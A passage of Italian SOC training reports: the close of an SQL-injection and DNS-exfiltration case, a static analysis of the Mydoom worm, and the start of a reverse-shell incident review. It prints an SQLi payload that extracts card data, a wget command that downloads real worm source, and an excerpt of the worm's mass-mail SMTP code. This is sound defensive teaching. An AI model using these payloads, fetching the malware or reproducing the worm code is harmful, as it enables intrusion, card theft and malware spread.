Se sai spiegare la catena **209.165.200.227 -> HTTP SQLi -> credit_cards -> DNS - Queries.csv -> xxd -> documento confidenziale**, hai compreso il cuore dell'incidente: l'attaccante non si limita a leggere dati, ma li sposta fuori dal perimetro usando un protocollo normalmente fidato.

VERSIONE 2 - Riassunto tabellare operativo

Questa sezione condensa il caso in tabelle utili per ripasso rapido, laboratorio e colloquio SOC. Ogni tabella collega **evidenza**, **rischio** e **decisione operativa**.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario	Security Onion come fonte centrale di log e telemetria.	Impostare metodo investigativo e timeline.
2	HTTP/SQLi	Richieste verso mutillidae con payload UNION SELECT .	Validare vettore iniziale e vulnerabilit� sfruttata.
3	capME	Risposta 200 OK e dati credit card esposti.	Dimostrare data breach applicativo.
4	DNS covert channel	Query con sottodomini esadecimali e file DNS - Queries.csv .	Dimostrare esfiltrazione mascherata.
5	Origine query	Script, malware o framework C2 con chunk DNS.	Capire tecnica e hunting comportamentale.
6	Mitigazione	Prepared statements , WAF , DNS monitoring e RPZ.	Ridurre rischio su applicazione e rete.
7	Sintesi	Correlazione HTTP + DNS + terminale + Kibana.	Chiudere report con prove e remediation.

2. 5-tupla e dati principali dell'incidente

Elemento	Valore osservato	Significato
IP attaccante HTTP	209.165.200.227	Sorgente delle richieste malevole.
IP server vittima	209.165.200.235	Host interno con applicazione mutillidae vulnerabile.
Porta destinazione HTTP	80/TCP	Servizio web sfruttato tramite SQLi.
UID Zeek	CuKeR52aPjRN7PfQDd	Identificativo utile per correlare log e sessione.
Payload	UNION SELECT ccid, ccnumber, ccv, expiration FROM credit_cards	Query usata per estrarre dati sensibili.
File DNS	DNS - Queries.csv	Raccolta delle query codificate.
Tecnica	DNS Covert Channel / DNS tunneling	Esfiltrazione camuffata in traffico DNS.

3. Evidenze e decisioni operative

Evidenza	Fonte	Decisione SOC
22 richieste HTTP verso porta 80	Kibana / Zeek HTTP	Analizzare host sorgente e isolare sessione sospetta.
Payload SQLi su user-info.php	Log HTTP dettagliato	Classificare come sfruttamento applicativo riuscito.
Risposta 200 OK con dati credit card	capME	Gestire come data breach e preservare prova.
Query DNS con stringhe esadecimali	Kibana / DNS logs	Avviare hunting su DNS tunneling .
Decodifica con xxd in testo riservato	Terminale Security Onion	Confermare esfiltrazione dati.
Domini/query anomale e lunghe	DNS telemetry	Detection su entropia, lunghezza e frequenza.

4. Verifiche operative da colloquio SOC

Domanda	Risposta sintetica
Perche la SQLi e confermata?	Perche il payload UNION SELECT e visibile nei log e il server risponde 200 OK restituendo dati sensibili.
Perche i sottodomini DNS sono sospetti?	Non rappresentano host reali: sono chunk di dati esadecimali trasportati nelle query.
Perche il DNS e scelto per esfiltrare?	E spesso consentito, fidato e meno ispezionato rispetto a HTTP/HTTPS o e-mail.
Quali controlli cercare nei log?	Lunghezza label , entropia, frequenza, NXDOMAIN, domini nuovi, query verso resolver esterni.
Quale remediation applicare?	Prepared statements , WAF, DNS monitoring, RPZ, TI feed, retro-hunt e gestione data breach.

5. Checklist finale SOC

Domanda SOC	Cosa cercare	Decisione
Chi ha iniziato l'attacco?	IP sorgente 209.165.200.227 , timestamp e UID Zeek.	Attribuire sorgente tecnica e correlare eventi.
Quale asset è colpito?	Host 209.165.200.235 e applicazione mutillidae.	Priorità a contenimento e patch applicativa.
Quale dato è uscito?	Record credit card e documento confidenziale decodificato.	Gestione data breach e impatto compliance.
Come è avvenuta l'esfiltrazione?	Query DNS con sottodomini esadecimali.	Attivare detection DNS tunneling.
Cosa bloccare?	Payload SQLi, domini sospetti, query dirette e resolver non autorizzati.	Bloccare IOC e rafforzare controlli.
Cosa migliorare?	Prepared statements, WAF, RPZ, SIEM rules e logging DNS.	Ridurre rischio ricorrenza.

CONCLUSIONE OPERATIVA

Il metodo mentale dell'incidente è: **alert HTTP -> SQL Injection -> dati sensibili -> codifica esadecimale -> query DNS -> decodifica -> impatto -> remediation**. La difesa efficace nasce dalla correlazione: proteggere l'applicazione, ispezionare il DNS e trasformare ogni anomalia in una prova documentata e ripetibile.

Analisi Statica Forense: Win32.Mydoom.a

Report integrato CyberOps - code review difensiva del sorgente, architettura modulare del worm, motore SMTP autonomo, ricognizione DNS/MX e impatto SOC.

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario e obiettivo SOC	Contesto storico di Mydoom, rischio operativo e metodo statico senza esecuzione.
2	Acquisizione controllata	Download del payload sorgente cifrato in ambiente CyberOps isolato e tracciabilità del file.
3	Decompressione e integrità	Estrazione con 7z, verifica dell'archivio, controllo ambiente e file system.
4	Architettura modulare	Mappatura dei moduli massmail, xsmtp, scan, p2p, xdns e significato operativo.
5	Code review SMTP	Porta TCP/25, socket, switch(i), prefissi MX/SMTP, resolve e bypass dei mail server locali.
6	Lettura SOC e detection	Traduzione del codice in telemetria: DNS, SMTP, firewall, mail gateway, EDR e SIEM.
7	Tabelle e checklist	Sintesi operativa, domande da colloquio, comandi, IOC concettuali e remediation.

NOTA DI METODO

L'analisi resta **statica**: il codice sorgente viene studiato senza compilare o avviare componenti del malware. Ogni passaggio deve collegare **file**, **modulo**, **funzione**, **protocollo**, **rischio** e **decisione difensiva**.

OBIETTIVI DI STUDIO

Al termine del report devi saper spiegare perché un ambiente isolato è necessario, come leggere una struttura modulare in **C**, come un worm può implementare un motore **SMTP autonomo** e quali telemetrie cercare in un SOC: **DNS**, **TCP/25**, **invii massivi**, **backdoor**, **P2P** e **DDoS**.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

1. Scenario, contesto storico e obiettivo investigativo

Il laboratorio riguarda l'analisi statica forense del codice sorgente di **Win32.Mydoom.a**, worm conosciuto anche come **Novarg** o **Shimgapi**. Mydoom è rilevante perché ha combinato più capacità offensive: **propagazione via e-mail**, uso di **ingegneria sociale**, copia in cartelle **Peer-to-Peer**, installazione di una **backdoor** e arruolamento dell'host in una **botnet** per attacchi **DDoS**.

L'obiettivo non è eseguire il malware, ma capirne la logica. L'analista lavora sui sorgenti in linguaggio **C**, sui file header e sulle routine di rete. In ottica SOC, questa scelta permette di trasformare il codice in possibili evidenze osservabili: **connessioni SMTP**, **risoluzioni DNS anomale**, **invii massivi**, **accessi a cartelle condivise** e contatti verso infrastrutture esterne.


PUNTO DI CONTROLLO

La catena di ragionamento è: **sorgente -> modulo -> funzione -> protocollo -> comportamento osservabile -> rischio -> contromisura**. Questo metodo evita di fermarsi al nome del malware e porta l'analista a descrivere prove tecniche concrete.

2. Acquisizione controllata del payload sorgente

La manipolazione di codice malware reale richiede una **workstation isolata**, senza collegamenti verso reti produttive. Il download avviene nella directory **/home/analyst**, così da mantenere chiara la posizione dell'artefatto e ridurre il rischio di confondere file sorgente, archivi e output dell'analisi.

```
cd /home/analyst
wget https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z
```



```
Terminal - analyst@secOps~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cd /home/analyst
[analyst@secOps ~]$ wget https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z
--2026-05-18 16:14:10-- https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/akir4d/MalwareSourceCode/main/Win32/Win32.Mydoom.a.7z [following]
--2026-05-18 16:14:10-- https://raw.githubusercontent.com/akir4d/MalwareSourceCode/main/Win32/Win32.Mydoom.a.7z
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27019 (26K) [application/octet-stream]
Saving to: 'Win32.Mydoom.a.7z'

Win32.Mydoom.a.7z 100%[=====] 26.39K --.-KB/s in 0.002s

2026-05-18 16:14:10 (10.7 MB/s) - 'Win32.Mydoom.a.7z' saved [27019/27019]

[analyst@secOps ~]$
```

Figura 1 - Download controllato con wget: acquisizione dell'archivio Win32.Mydoom.a.7z e salvataggio locale completo.

Il comando **wget** consente di documentare la provenienza del payload e la sua persistenza sul disco. In un report consegnabile, questo passaggio serve a fissare: **percorso**, **nome archivio**, **fonte**, **timestamp** e, se disponibile, **hash**. Questi elementi rendono l'analisi ripetibile e verificabile.

3. Decompressione forense e controllo dell'integrità

Gli archivi contenenti sorgenti malware sono spesso compressi e protetti. Questo approccio riduce il rischio che **antivirus** o **EDR** eliminino automaticamente il file e limita l'apertura accidentale da parte dell'utente. Nel laboratorio viene usata l'utility **7z** per estrarre il contenuto in modo controllato.

```
7z x Win32.Mydoom.a.7z
```



```
[analyst@secOps ~]$ 7z x Win32.Mydoom.a.7z

7-Zip 25.01 (arm64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit arm_v:8-A locale=C.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 27019 bytes (27 KiB)

Extracting archive: Win32.Mydoom.a.7z
--
Path = Win32.Mydoom.a.7z
Type = 7z
Physical Size = 27019
Headers Size = 618
Method = LZMA2:17
Solid = +
Blocks = 1

Everything is Ok

Folders: 3
Files: 29
Size:      104233
Compressed: 27019
[analyst@secOps ~]$
```

Figura 2 - Estrazione con 7-Zip: il messaggio Everything is Ok conferma la decompressione corretta dell'archivio.

L'output segnala **Everything is Ok**, 3 cartelle e 29 file. Non è un dettaglio puramente tecnico: conferma che il dataset è stato estratto senza errori e che il materiale necessario alla **code review** è disponibile. Se l'estrazione fallisse o producesse file mancanti, ogni conclusione successiva sarebbe meno affidabile.

4. Struttura del file system e verifica dell'ambiente

Dopo l'estrazione, l'analista controlla il profilo **/home/analyst**. Il comando **ls -la** mostra anche file e directory nascosti come **.cache**, **.config** e **.bash_history**. Questo passaggio aiuta a escludere anomalie ambientali e a distinguere il materiale del laboratorio da altri artefatti presenti nella workstation.

```
ls -la
ls -l
```

```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ ls -la
total 544
drwx----- 16 analyst analyst 4096 May 18 16:14 .
drwxr-xr-x  3 root    root    4096 Sep 29  2025 ..
-rw-----  1 analyst analyst 2520 Jun 17  2025 .ICEauthority
-rw-----  1 analyst analyst  51 May 18 16:13 .Xauthority
-rw-r--r--  1 analyst analyst  16 Mar 22  2018 .Xinitrc
-rw-----  1 analyst analyst  800 May 18 13:34 .bash_history
-rw-r--r--  1 analyst analyst  21 Feb  7  2018 .bash_logout
-rw-r--r--  1 analyst analyst  57 Feb  7  2018 .bash_profile
-rw-r--r--  1 analyst analyst  97 Mar 20  2018 .bashrc
-rw-r--r--  1 analyst analyst 141 Feb  7  2018 .bashrc_stock
drwxr-xr-x  8 analyst analyst 4096 May 12 12:32 .cache
drwxr-xr-x 13 analyst analyst 4096 May 18 13:06 .config
-rw-r--r--  1 analyst analyst  23 Mar 23  2018 .dmrc
drwxr-xr-x  2 analyst analyst 4096 Sep 30  2025 .fontconfig
drwx----- 4 analyst analyst 4096 Jun 19  2025 .gnupg
drwxr-xr-x  2 analyst analyst 4096 Mar 24  2018 .idlerc
-rw-----  1 analyst analyst  77 May 14 20:27 .lessshst
drwxr-xr-x  3 analyst analyst 4096 Mar 22  2018 .local
drwx----- 5 analyst analyst 4096 Mar 24  2018 .mozilla
drwx----- 2 analyst analyst 4096 Apr  3  2018 .ssh
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-clipboard-tty7-control.pid
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-draganddrop-tty7-control.pid
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-hostversion-tty7-control.pid
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-seamless-tty7-control.pid
-rw-r--r--  1 analyst analyst  4 Jun 19  2025 .vboxclient-vmvga-session-tty7-control1.pid
drwxr-xr-x  3 analyst analyst 4096 Mar 20  2018 .vim
-rw-----  1 analyst analyst 13912 Jul 19  2018 .viminfo
-rw-r--r--  1 analyst analyst  215 May 18 16:14 .wget-hsts
-rw-r--r--  1 analyst analyst  16 Mar 22  2018 .xinitrc
-rw-----  1 analyst analyst 1264 May 18 16:13 .xsession-errors
-rw-----  1 analyst analyst  799 May 18 12:53 .xsession-errors.old
-rwxr-xr-x  1 analyst analyst  90 Jun 20  2025 .xsessionrc

```

Figura 3 - Mappatura del profilo /home/analyst con ls -la: controllo di directory nascoste e stato dell'ambiente.

```

-rwxr-xr-x  1 analyst analyst  90 Jun 20  2025 .xsessionrc
drwxr-xr-x  2 analyst analyst 4096 May 14 12:40 Desktop
drwxr-xr-x  3 analyst analyst 4096 Sep 30  2025 Downloads
-rw-r--r--  1 analyst analyst 345088 May 18 13:06 W32.Nimda.Amm.exe
drwxr-xr-x  4 analyst analyst 4096 Aug  1  2020 Win32.Mydoom.a
-rw-r--r--  1 analyst analyst 27019 May 18 16:14 Win32.Mydoom.a.7z
-rw-r--r--  1 root    root    6340 May 12 12:35 capture.pcap
drwxr-xr-x  9 analyst analyst 4096 Jun 19  2025 lab.support.files
drwxr-xr-x  2 analyst analyst 4096 Mar 21  2018 second_drive
-rw-r--r--  1 analyst analyst  22 May 14 12:38 space.txt
[analyst@secOps ~]$

```

Figura 4 - ls -l: coesistenza dell'archivio Win32.Mydoom.a.7z e della directory estratta Win32.Mydoom.a.

La presenza contemporanea dell'archivio **Win32.Mydoom.a.7z** e della directory estratta **Win32.Mydoom.a** separa chiaramente **input** e **materiale analizzabile**. In una procedura SOC questo riduce errori di path, duplicazioni e confusione tra sorgente compresso e output della decompressione.

5. Architettura modulare del worm

Entrando nella directory **Win32.Mydoom.a**, l'elenco mostra file sorgente **.c** e header **.h**. La struttura indica un progetto modulare, non un semplice script. Ogni file rappresenta una capacita del worm: raccolta indirizzi, invio e-mail, scansione, P2P, DNS e supporto alle routine di rete.

```

cd Win32.Mydoom.a
ls -l

```

```

[analyst@secOps ~]$ cd Win32.Mydoom.a
[analyst@secOps Win32.Mydoom.a]$ ls -l
total 156
-rwxr-xr-x 1 analyst analyst 118 Aug 1 2020 _readme.txt
-rwxr-xr-x 1 analyst analyst 7177 Aug 1 2020 lib.c
-rwxr-xr-x 1 analyst analyst 658 Aug 1 2020 lib.h
-rwxr-xr-x 1 analyst analyst 7732 Aug 1 2020 main.c
-rwxr-xr-x 1 analyst analyst 958 Aug 1 2020 makefile
-rwxr-xr-x 1 analyst analyst 14645 Aug 1 2020 massmail.c
-rwxr-xr-x 1 analyst analyst 600 Aug 1 2020 massmail.h
-rwxr-xr-x 1 analyst analyst 11553 Aug 1 2020 msg.c
-rwxr-xr-x 1 analyst analyst 90 Aug 1 2020 msg.h
-rwxr-xr-x 1 analyst analyst 1622 Aug 1 2020 p2p.c
-rwxr-xr-x 1 analyst analyst 318 Aug 1 2020 resource.ico
-rwxr-xr-x 1 analyst analyst 60 Aug 1 2020 resource.rc
-rwxr-xr-x 1 analyst analyst 11576 Aug 1 2020 scan.c
-rwxr-xr-x 1 analyst analyst 138 Aug 1 2020 scan.h
-rwxr-xr-x 1 analyst analyst 2398 Aug 1 2020 sco.c
-rwxr-xr-x 1 analyst analyst 81 Aug 1 2020 sco.h
drwxr-xr-x 2 analyst analyst 4096 Aug 1 2020 work
-rwxr-xr-x 1 analyst analyst 10463 Aug 1 2020 xdns.c
-rwxr-xr-x 1 analyst analyst 225 Aug 1 2020 xdns.h
drwxr-xr-x 2 analyst analyst 4096 Aug 1 2020 xproxy
-rwxr-xr-x 1 analyst analyst 8718 Aug 1 2020 xsmtp.c
-rwxr-xr-x 1 analyst analyst 121 Aug 1 2020 xsmtp.h
-rwxr-xr-x 1 analyst analyst 9095 Aug 1 2020 zipstore.c
-rwxr-xr-x 1 analyst analyst 119 Aug 1 2020 zipstore.h
[analyst@secOps Win32.Mydoom.a]$

```

Figura 5 - File sorgente del worm: struttura modulare del codice C di Win32.Mydoom.a.

Modulo	Funzione tecnica	Lettura SOC
massmail.c / massmail.h	Raccolta indirizzi e-mail, harvesting locale e gestione delle code di invio.	Cercare scraping di rubriche, cache, file locali e invii e-mail massivi.
xsmtp.c / xsmtp.h	Motore SMTP autonomo per comunicare direttamente con server mail esterni.	Monitorare TCP/25 da endpoint utente e bypass del mail client locale.
scan.c / scan.h	Scansione IP e propagazione LAN su indirizzi casuali o vicini alla subnet vittima.	Rilevare scanning interno, movimento laterale e pattern di enumerazione.
p2p.c	Copia del worm in cartelle condivise P2P con nomi ingannevoli.	Cercare duplicazioni in directory di sharing e nomi associati a crack, patch o utility.
xdns.c / xdns.h	Mini-client DNS per risolvere domini, server di posta e possibili host target.	Correlare query DNS , prefissi MX/SMTP e connessioni mail.

Questa mappatura è utile perché traduce il codice in capacità operative. Un analista non deve limitarsi a dire “il malware invia email”: deve poter spiegare quali moduli raccolgono indirizzi, quali aprono socket, quali risolvono domini e quali propagano copie del file.

6. Code review SMTP: porta 25, record MX e bypass dei controlli locali

La revisione del file **xsmtp.c**, effettuata con **less**, evidenzia il cuore della propagazione via posta. Il codice implementa direttamente funzioni di rete, evita la dipendenza da client locali come Outlook e prova a consegnare il messaggio malevolo verso server di posta remoti.

```
less xsmtp.c
```

```

Terminal - analyst@secOps:~/Win32.Mydoom.a
File Edit View Terminal Tabs Help

    addr.sin_port = htons(25);
    if (smtp_send_server(&addr, message) == 0)
        return 0;
}

for (i=0;; i++) {
    switch(i) {
        case 0: lstrcpy(buf, rcpt_domain); break;
        case 1: wsprintf(buf, "mx.%s", rcpt_domain); break;
        case 2: wsprintf(buf, "mail.%s", rcpt_domain); break;
        case 3: wsprintf(buf, "smtp.%s", rcpt_domain); break;
        case 4: wsprintf(buf, "mx1.%s", rcpt_domain); break;
        case 5: wsprintf(buf, "mxs.%s", rcpt_domain); break;
        case 6: wsprintf(buf, "mail1.%s", rcpt_domain); break;
        case 7: wsprintf(buf, "relay.%s", rcpt_domain); break;
        case 8: wsprintf(buf, "ns.%s", rcpt_domain); break;
        case 9: wsprintf(buf, "gate.%s", rcpt_domain); break;
        default: buf[0] = 0; break;
    }
    if (buf[0] == 0) break;
    addr.sin_addr.s_addr = resolve(buf);
    if (addr.sin_addr.s_addr == 0) continue;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(25);
    if (smtp_send_server(&addr, message) == 0) return 0;

    if ((xrand16() % 100) < 20) break;
}

if ((xrand16() % 100) < 25)
    if (xsmtp_try_ism(message) == 0) return 0;

return 1;
}
(END)

```

Figura 6 - Code review di xsmtp.c: routine su socket, porta 25 e generazione di domini mail target.

La prima istruzione critica è la configurazione esplicita della porta SMTP standard:

```
addr.sin_port = htons(25);
```

Il valore **25** viene convertito in network byte order con **htons()** e assegnato alla struttura del socket. Questo forza la comunicazione su **TCP/25**, porta storicamente associata a **SMTP**. In termini difensivi, connessioni TCP/25 in uscita da endpoint utente sono spesso anomale: un client normale dovrebbe passare da server mail autorizzati o da servizi autenticati.

La seconda evidenza è il costrutto **switch(i)**. Il worm genera prefissi infrastrutturali comuni concatenandoli al dominio della vittima: **mx**, **mx1**, **mxs**, **mail**, **smtp**, **mail1**, **relay**, **ns** e **gate**. Il flusso logico e operativo è:

- estrarre o derivare il **dominio destinatario** da un indirizzo e-mail raccolto;
- generare possibili host mail con prefissi standard;
- risolvere ogni hostname con **resolve(buf)**;
- se viene trovato un IP valido, usare **smtp_send_server** per inviare direttamente l'e-mail malevola;
- ridurre la dipendenza dal mail server locale, che potrebbe applicare limiti o filtri.

Prefissi generati	Obiettivo tecnico	Rischio operativo
mx.%s , mx1.%s , mxs.%s	Record Mail Exchanger primari del dominio.	Invio diretto verso infrastruttura mail aziendale.
mail.%s , smtp.%s , mail1.%s	Server SMTP o relay esposti.	Bypass di client locali e controlli applicativi.
relay.%s , ns.%s , gate.%s	Relay, name server o gateway perimetrali.	Uso di componenti potenzialmente permissivi o poco filtrati.

CHECKPOINT DI STUDIO

La catena da ricordare e: **indirizzo e-mail raccolto -> dominio destinatario -> prefissi MX/SMTP generati -> risoluzione DNS -> connessione TCP/25 -> invio del payload.**

7. Conclusioni forensi e lettura SOC

L'analisi statica mostra perché Mydoom è stato efficace: non usa solo indicatori statici facilmente bloccabili, ma automatizza protocolli legittimi. Il worm raccoglie destinatari, genera target mail, risolve nomi, apre socket e invia messaggi senza dipendere dall'ecosistema applicativo dell'utente.

In difesa, questi comportamenti diventano controlli: blocco dell'outbound **TCP/25** non autorizzato, query SIEM su endpoint che contattano server SMTP esterni, detection su **DNS MX-like**, monitoraggio di **invii massivi**, controllo di cartelle **P2P** e revisione di eventuali **backdoor** o traffico **DDoS**.

VERSIONE 2 - Riassunto tabellare operativo

OBIETTIVO DELLA VERSIONE A TABELLE

Questa sezione condensa l'analisi in mappe operative per ripasso rapido, laboratorio e colloquio SOC. Le parole chiave sono evidenziate per facilitare studio e presentazione.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario	Mydoom come worm storico e analisi statica sicura.	Impostare indagine senza eseguire malware.
2	Acquisizione	Download controllato del payload cifrato.	Documentare fonte, path e artefatto iniziale.
3	Decompressione	7z estrae 3 cartelle e 29 file.	Validare integrità e struttura del dataset.
4	File system	ls -la e ls -l mostrano ambiente e directory estratta.	Separare input, output e materiale analizzabile.
5	Moduli	massmail, xsmtp, scan, p2p, xdns.	Mappare capacità del worm in funzioni operative.
6	SMTP	Porta 25, switch(i), record MX e resolve.	Rilevare invio diretto e bypass controlli locali.
7	Conclusione	Automazione di protocolli standard a fini malevoli.	Tradurre code review in detection e hardening.

2. Comandi, elementi tecnici e funzione

Fase	Comando / elemento	Funzione
Posizionamento	cd /home/analyst	Entrare nel profilo di lavoro dell'analista.
Download	wget ../Win32.Mydoom.a.7z	Acquisire l'archivio sorgente cifrato.
Estrazione	7z x Win32.Mydoom.a.7z	Decomprimere il codice sorgente.
Controllo ambiente	ls -la	Mostrare anche file e directory nascosti.
Riepilogo	ls -l	Validare archivio e cartella estratta.
Code review	less xsmtp.c	Analizzare motore SMTP e codice socket.
Porta SMTP	addr.sin_port = htons(25);	Forzare TCP/25 per invio mail autonomo.

3. Domande da colloquio SOC

Domanda	Risposta sintetica
Perche usare analisi statica ?	Riduce il rischio: si studia il codice senza eseguire il malware.
Perche archivi malware sono spesso protetti?	Per evitare rilevamento automatico, cancellazione e apertura accidentale.
Che cosa indica xsmtp.c ?	Un motore SMTP autonomo capace di inviare e-mail senza client locali.
Perche TCP/25 e rilevante?	Da endpoint utente puo indicare invio anomalo, worm o bypass del mail gateway.
Che ruolo ha switch(i) ?	Genera prefissi MX/SMTP comuni per indovinare server di posta target.
Quali log cercare?	DNS , firewall, proxy, EDR network, mail gateway e connessioni outbound TCP/25 .

4. Detection, rischio e contromisure

Evidenza / comportamento	Rischio	Decisione difensiva
Harvesting e-mail	Raccolta destinatari per propagazione massiva.	Monitorare accessi anomali a rubriche, cache e file locali.
SMTP diretto TCP/25	Bypass di client e controlli mail locali.	Bloccare outbound TCP/25 non autorizzato da endpoint.
Prefissi MX/SMTP generati	Risoluzione aggressiva di server target.	Creare query su DNS anomalo e pattern mx/mail/smtp/relay.
P2P sharing	Propagazione tramite cartelle condivise.	Controllare directory di upload e nomi ingannevoli.
Backdoor / botnet	Persistenza e uso dell'host per DDoS.	Isolare host, cercare porte non standard e traffico coordinato.

CHECKLIST FINALE

- Ambiente isolato e sorgente acquisito in modo tracciabile.
- Archivio estratto e struttura del file system verificata.
- Moduli del worm associati a funzioni operative.
- Motore SMTP e porta 25 interpretati come comportamento ad alto rischio.
- Prefissi MX/SMTP collegati a DNS e invio diretto.
- Contromisure: blocco outbound TCP/25 non autorizzato, monitoraggio DNS anomalo, controllo mail gateway e query SIEM retrospettive.

CONCLUSIONE OPERATIVA

Il metodo operativo finale e: **codice sorgente -> modulo -> funzione di rete -> protocollo -> telemetria osservabile -> rischio -> remediation**. Mydoom dimostra che protocolli legittimi come **SMTP** e **DNS** possono essere automatizzati da un malware per propagazione, evasione e impatto infrastrutturale. La risposta difensiva deve trasformare la code review in **detection, hardening e controlli retrospettivi**.

Incident Response Operativa: Isolamento di un Host Compromesso tramite 5-Tupla

Report finale integrato: analisi forense di rete su **Security Onion** con **Sguil**, **Wireshark**, **Kibana** e **Zeek**; ricostruzione della **kill chain**, identificazione di **reverse shell**, **privilegi root**, **esfiltrazione FTP** e piano di contenimento.

Campo	Valore
Piattaforma di monitoraggio	Security Onion VM
Strumenti	Sguil, Wireshark, Kibana, Zeek/CAPME
Caso analizzato	Host compromesso isolato tramite 5-tupla
Obiettivo	Ricostruzione incidente, esfiltrazione e remediation

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario, obiettivo e metodo SOC	Security Onion, 5-tupla, alert prioritario e logica investigativa.
2	Alert Sguil e conferma della compromissione	Alert 5.1, regola id check returned root, transcript e primi comandi.
3	Reverse shell, persistenza e file sensibili	Comandi post-compromissione, /etc/passwd, myroot UID 0 e /etc/shadow.
4	Pivot Wireshark e ricostruzione TCP	Handshake, stream TCP, direzione SRC/DST e conferma dei privilegi root.
5	Kibana/Zeek e hunting FTP	Log bro_ftp, credenziali, comando PORT e 5-tupla FTP.
6	Zeek Files e prova di esfiltrazione	MIME type, FTP_DATA, CAPME e contenuto del documento esfiltrato.
7	Remediation, tabelle operative e checklist	Isolamento, eradicazione, reset credenziali, hardening e sintesi SOC.

NOTA DI METODO

Ogni schermata viene letta come **evidenza operativa**: alert, indirizzi IP, porte, protocollo, payload, transcript, log Zeek e file estratto vengono collegati a **rischio, impatto e decisione difensiva**. La **5-tupla** - IP origine, IP destinazione, porta origine, porta destinazione e protocollo - è il filo conduttore per isolare l'host compromesso e bloccare ulteriori accessi.

OBIETTIVI DI STUDIO

1. Ricostruire una compromissione partendo da un **alert NIDS** fino alla sessione interattiva.
2. Collegare **Sguil**, **Wireshark**, **Kibana** e **Zeek** in una timeline unica.
3. Riconoscere **reverse shell**, **privilegi root**, **persistenza** ed **esfiltrazione FTP**.
4. Proporre una remediation difensiva: **contenimento**, **eradicazione**, **reset credenziali** e **hardening**.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

Questa versione integra il dettaglio della relazione originale con la struttura operativa del report SOC. Ogni fase spiega **cosa fare**, **perché farlo**, **cosa osservare** e **quale decisione difensiva** deriva dall'evidenza raccolta.

1. Scenario, obiettivo e metodo SOC

Il caso descrive un'attività di **analisi forense** e **network hunting** condotta su un sistema aziendale dopo il rilevamento di un alert ad alta priorità. L'obiettivo è ricostruire la **kill chain**, identificare i **privilegi acquisiti**, verificare se sono stati letti o trasferiti dati sensibili e produrre una raccomandazione di contenimento basata sulla **5-tupla**.

